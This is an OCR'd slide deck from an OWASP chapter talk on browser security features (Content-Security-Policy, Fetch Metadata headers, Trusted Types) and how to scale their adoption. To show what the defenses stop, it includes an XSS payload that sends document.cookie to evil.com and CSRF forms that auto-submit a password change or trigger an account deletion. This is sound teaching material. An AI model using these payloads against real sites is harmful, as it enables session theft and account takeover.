OWASP
Open Web Application Security Project

OWASP Stuttgart Chapter Stammtisch

14. April 2026 18:00-21:00

Leveraging Browser Features for Proactive Defense

Javan Rasokat

Senior Application Security Specialist,
DevOps Security at Sage

Agenda

- Common web security flaws
- OWASP Proactive Controls
- Case Study: Scaling and Measuring the adoption of modern web standards by Google
- Modern browser security features for defense in depth
  - Content-Security-Policy
  - Sec-Fetch-Metadata
  - Trust Types API


$ whoami

@javan rasokat

- Senior Application Security Specialist, DevOps Security at Sage
- I used to do development, then I started breaking stuff, now I am focusing on scaling app sec and building stuff again
- Passionate about Web Security, Raspberry Pi, and Home Automation
- Lecturer for Secure Coding @ DHBW, Germany
- Speaker & Trainer at Conferences such as DEFCON, Blackhat and OWASP
- Currently doing a PhD @ Uni Bayreuth
  - Research on adoption of modern security controls
- Certified as GXPN, CISSP, CSSLP, CCSP, AIGP, CEH, Masters in Cyber Security

Common web security flaws

MITRE - CWE Top 25 (2024)



CWE Common Weakness Enumeration
A community-developed list of SW & HW weaknesses that can become vulnerabilities

Home > CWE Top 25 > 2024

Home | About ▼ | CWE List ▼ | Mapping ▼

2024 CWE Top 25 Most Dangerous Software Weaknesses

Top 25 Home | Share via: | View in table format | Key Insights | Methodology

1. Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
   CWE-79 | CVEs in KEV: 3 | Rank Last Year: 2 (up 1) ▲
2. Out-of-bounds Write
   CWE-787 | CVEs in KEV: 18 | Rank Last Year: 1 (down 1) ▼
3. Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
   CWE-89 | CVEs in KEV: 4 | Rank Last Year: 3
4. Cross-Site Request Forgery (CSRF)
   CWE-352 | CVEs in KEV: 0 | Rank Last Year: 9 (up 5) ▲
5. Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
   CWE-22 | CVEs in KEV: 4 | Rank Last Year: 8 (up 3) ▲
6. Out-of-bounds Read
   CWE-125 | CVEs in KEV: 3 | Rank Last Year: 7 (up 1) ▲
7. Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
   CWE-78 | CVEs in KEV: 5 | Rank Last Year: 5 (down 2) ▼
8. Use After Free
   CWE-416 | CVEs in KEV: 5 | Rank Last Year: 4 (down 4) ▼
9. Missing Authorization
   CWE-862 | CVEs in KEV: 0 | Rank Last Year: 11 (up 2) ▲
10. Unrestricted Upload of File with Dangerous Type
    CWE-434 | CVEs in KEV: 0 | Rank Last Year: 10

Source: https://cwe.mitre.org/top25/archive/2024/2024_cwe_top25.html

Most common platform vulnerability	Platform Average	Financial Services	Government	Telecoms	Retail & E-commerce	Transportation	Media & Entertainment	Computer Software	Internet & Online Services	Crypto & Blockchain	Travel & Hospitality
Cross-Site Scripting (XSS)	20%	19%	40%	15%	19%	34%	21%	19%	17%	7%	27%
Information Disclosure	10%	11%	13%	12%	16%	13%	9%	9%	13%	7%	10%
Improper Access Control	9%	12%	5%	10%	8%	8%	10%	13%	13%	10%	8%
Misconfiguration	6%	7%	2%	6%	8%	5%	12%	8%	7%	6%	9%
Insecure Direct Object Reference (IDOR)	6%	7%	1%	12%	9%	6%	8%	6%	8%	2%	6%
Improper Authentication	2%	3%	2%	7%	3%	2%	3%	3%	3%	4%	2%
Privilege Escalation	2%	3%	1%	3%	2%	2%	4%	4%	3%	2%	4%
Open Redirect	2%	4%	1%	2%	4%	4%	4%	2%	2%	2%	4%
Business Logic Errors	2%	2%	0%	2%	3%	1%	3%	2%	3%	10%	1%
SQL Injection	2%	2%	7%	4%	3%	4%	1%	1%	1%	0%	2%

Source: HackerOne, 8th Annual Hacker-Powered Security Report 2024/2025

...why Do These Vulnerabilities Persist?

Application Security Anti-Patterns

- Constant Emgerence of Issues
- **Reactive**, Not Proactive
- Never-Ending **Cycle**
- **Stressful** and Resource-Intensive
- **Limited Focus on Root Causes**

OWASP Top 10 Proactive Controls (2024 Version)

- C1: Implement Access Control
- C2: Use Cryptography to Protect Data
- C3: Validate all Input & Handle Exceptions
- C4: Address Security from the Start
- C5: Secure By Default Configurations
- C6: Keep your Components Secure
- C7: Secure Digital Identities
- **C8: Leverage Browser Security Features – NEW 2024**
- C9: Implement Security Logging and Monitoring
- C10: Stop Server Side Request Forgery

OWASP Pro Active Controls

https://top10proactive.owasp.org/


Elimating requires Defense in Depth

```
// XSS Attack We're Preventing:
victim-site.com/search?query=<script>fetch('https://evil.com/cookie?c=' +
document.cookie)</script>

// 1. Session Hardening
document.cookie = "token=xyz; HttpOnly; SameSite=Strict";

// 2. Safer JS Practices (e.g. Avoiding inline handlers, not using eval()…)
btn.addEventListener('click', handler);

// 3. Rendering-Time Sanitisation
<div dangerouslySetInnerHTML={{ __html: DOMPurify.sanitize(userInput) }} />
// 4. Browser-Enforced Policies
Content-Security-Policy: default-src 'self'; script-src 'self' 'nonce-123abc'
<script nonce="123abc">alert('Safe!');</script>
```

Backwards Compatibility and the Evolution of Browser Security

- **Backwards compability is crucial**:
  - Browsers cannot break the web by fixing security issues (“design flaws”) without consideration for existing websites.
- **Opt-in mechanisms were introduced**:
  - Features like Content Security Policy (CSP).
- **Secure by design approaches are emerging**:
  - Redirecting HTTP to HTTPS
  - Changing the SameSite attribute to Lax if undefined
  - Preventing some cases of mXSS (mutation-based)
- Browsers are finding a balance between security and compatibility, with a focus on protecting users while minimizing disruptions.


Google Research: Security Signals



Source: https://research.google/pubs/security-signals-making-web-security-posture-measurable-at-scale/

Security Signals: Enabling Scalable Security

- **Challenge**:
  - Adopting, but also measuring the adoption in a diverse, large-scale web ecosystem.
- **Solution**:
  - Inspect traffic on a reverse proxy level to collect runtime security metrics from HTTP traffic.



Synthetic Signals: Custom Metrics for Scalable Security

- **What Are Synthetic Signals?**
  - Custom HTTP headers used to expose security properties at runtime.
  - **Examples**: CSRF checks, safe templating systems, server-side isolation policies.
- **Key Advantages:**
  - Technology-Agnostic
    - Works across frameworks, programming languages, and infrastructure.
  - Enhanced Visibility
    - Provides granular insights into application behaviour and defences.
  - Low Overhead
    - Added at the reverse proxy layer with minimal performance impact.
- **Impact:**
  - Identifies unsafe patterns on all endpoints at scale.
  - Facilitates automated remediation through actionable insights.
  - Enables targeted deployment of security mechanisms like Trusted Types and CSP.


Synthetic Signals : Analysing Key Metrics

- **Framework**
  - Differentiation between hardened and safe-by-default vs. legacy frameworks.
- **CSP**
  - The presense of a strict CSP Policy.
- **CSRF**
  - The presence of any CSRF protections.
- **Sec-Fetch**
  - The presense of server-side isolation policies.

...

Source: Google, **Security Signals: Making Web Security Posture Measurable At Scale**

Measuring posture with Scorecards



Source: Google, **Security Signals: Making Web Security Posture Measurable At Scale**

Browser Security Features

— for building secure-by-default apps

Cross-Site Request Forgery (CSRF)

```
<img src="https://trusted-site.com/api/deleteAccount">
```

CSRF Attack Example - Forms

Auto-submits a POST request to a trusted site

```
<!-- Malicious Page -->
<form action="https://trusted-site.com/updatePassword" method="POST">
    <input type="hidden" name="password" value="newpassword123">
    <input type="hidden" name="confirmPassword" value="newpassword123">
    <button type="submit">Click me</button>
</form>


<script>
    // Auto-submit the form without user interaction
    document.querySelector('form').submit();
</script>
```

CSRF – Prevention Techniques "Catalog"

- **Your responsibility (or built-in by a framework):**
  - Token Synchroniser Pattern ("Anti-CSRF tokens")
  - Double-Submit Cookie Pattern
- **Browser native features***
  - Same-Origin Policy (as a foundational basis)
    - check for CORS misconfigs
  - Cookies "SameSite"-attribute
  - Sec-Fetch Metadata **NEW**

Comprehensive overview see OWASP CSRF Prevention Cheatsheet (does not mention Sec-Fetch-* yet)

(* some are considered defense-in-depth and not "enough" by themselve to fully mitigate all CSRF scenarios)

Fetch-Metadata Headers


```
if (headers['sec-fetch-site'] === 'same-origin' || headers['sec-fetch-site'] === 'same-site') {
    return next();
}
```

Curl vs. HTTP GET in the browser

curl example.com –v

Output:

```
GET / HTTP/1.1
Host: example.com
User-Agent: curl/8.7.1
Accept: */*
```



Introducing Fetch Metadata Request Headers

https://site.example

```
fetch("https://site.example/foo.json")
```

```
GET /foo.json
Host: site.example
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
```

https://evil.example

```
<img src="//site.example/foo.json" />
```

```
GET /foo.json
Host: site.example
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
```

Source: https://web.dev/articles/fetch-metadata

```
<meta http-equiv="Content-Security-Policy"
      content="
        default-src 'self';
        script-src 'self' 'nonce-123abc' 'strict-dynamic';
        object-src 'none';
        style-src 'self' 'nonce-123abc';
        img-src 'self' data:;
        connect-src 'self';
        font-src 'self';
        frame-ancestors 'none';
        base-uri 'self';
        form-action 'self';
        block-all-mixed-content;
        upgrade-insecure-requests;
        report-uri https://example.com/csp-report;
      ">
```

Content Security Policy (CSP)

Trade-offs in CSP Implementation

Strict Policies

- Strong XSS protection.
- Potential to break legitimate functionality.

Lenient Policies

- Strong adoption, fewer disruptions.
- Reduced protection; may allow unsafe practices.

Finding the Balance:
Start with monitoring mode (Content-Security-Policy-Report-Only) to identify violations before enforcing strict rules.

Nonces, hashes – makes a "strict" CSP

Content-Security-Policy

```
object-src 'none'; base-uri 'none';
script-src 'nonce-r4nd0m' 'strict-dynamic';
```

Execute only scripts with the correct *nonce* attribute

✔ `<script nonce="r4nd0m">kittens()</script>`

✘ `<script nonce="other-value">evil()</script>`

Trust scripts added by already trusted code

✔
```
<script nonce="r4nd0m">
  var s = document.createElement('script')
  s.src = "/path/to/script.js";
✔ document.head.appendChild(s);
</script>
```

Source: https://web.dev/articles/strict-csp

Scaling CSP in Five Steps

Steps to Implement CSP at Scale

- *Step 1: Start with a Report-Only Policy*
- *Step 2: Create a Secure and Practical CSP Policy*
- *Step 3: Automate for Consistency and Scale*
- *Step 4: Use Reporting for Continuous Improvement*
- *Step 5: Enforce and Monitor*

Trust-Types

<meta http-equiv="Cor

CSP: require-trusted-types-for

Limited availability

Experimental: This is an experimental technology

Check the Browser compatibility table carefully before using this in production.

Source: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy/require-trusted-types-for

Filter

Trusted Types API

Interfaces

TrustedHTML

TrustedScript

TrustedScriptURL

TrustedTypePolicy

TrustedTypePolicyFactory

Properties

Window.trustedTypes

WorkerGlobalScope

Trusted Types API

Baseline 2026 NEWLY AVAILABLE

Since February 2026, this feature works across the latest devices and browser versions. This feature might not work in older devices or browsers.

Learn more See full compatibility Report feedback

Note: This feature is available in Web Workers.

The **Trusted Types API** gives web developers a way to ensure that input has been passed through a user-specified transformation function before being passed to an API that might execute that input. This can help to protect against client-side cross-site scripting (XSS) attacks. Most commonly the transformation function sanitizes the input.

Trust Types - Concept

Key Concept

Trusted Types prevent **DOM-based XSS** by controlling how HTML is added to the DOM.

Only **trusted, sanitised content** can be used with risky APIs like:

- innerHTML
- outerHTML
- eval
- document.write

Trust Types - before / after

Without Trusted Types:

Unsafe content can be added to the DOM directly:

```
element.innerHTML = userInput; // Vulnerable
```

With Trusted Types:

*Create a Trusted Types policy to **sanitise** the content:*

```
const policy = TrustedTypes.createPolicy('default', {
    createHTML: (input) => DOMPurify.sanitize(input),
});
element.innerHTML = policy.createHTML(userInput); // Safe
```

Trust Types - Benefits

Benefits

- Eliminates risky direct DOM manipulations.
- Forces developers to **sanitise input** or use safer alternatives like **textContent** (instead of **innerHTML**).

Key Takeaway

- Trusted Types transform how we handle dynamic HTML by **shifting security from guidelines to enforced rules**.
- Prevents DOM-based XSS at scale.

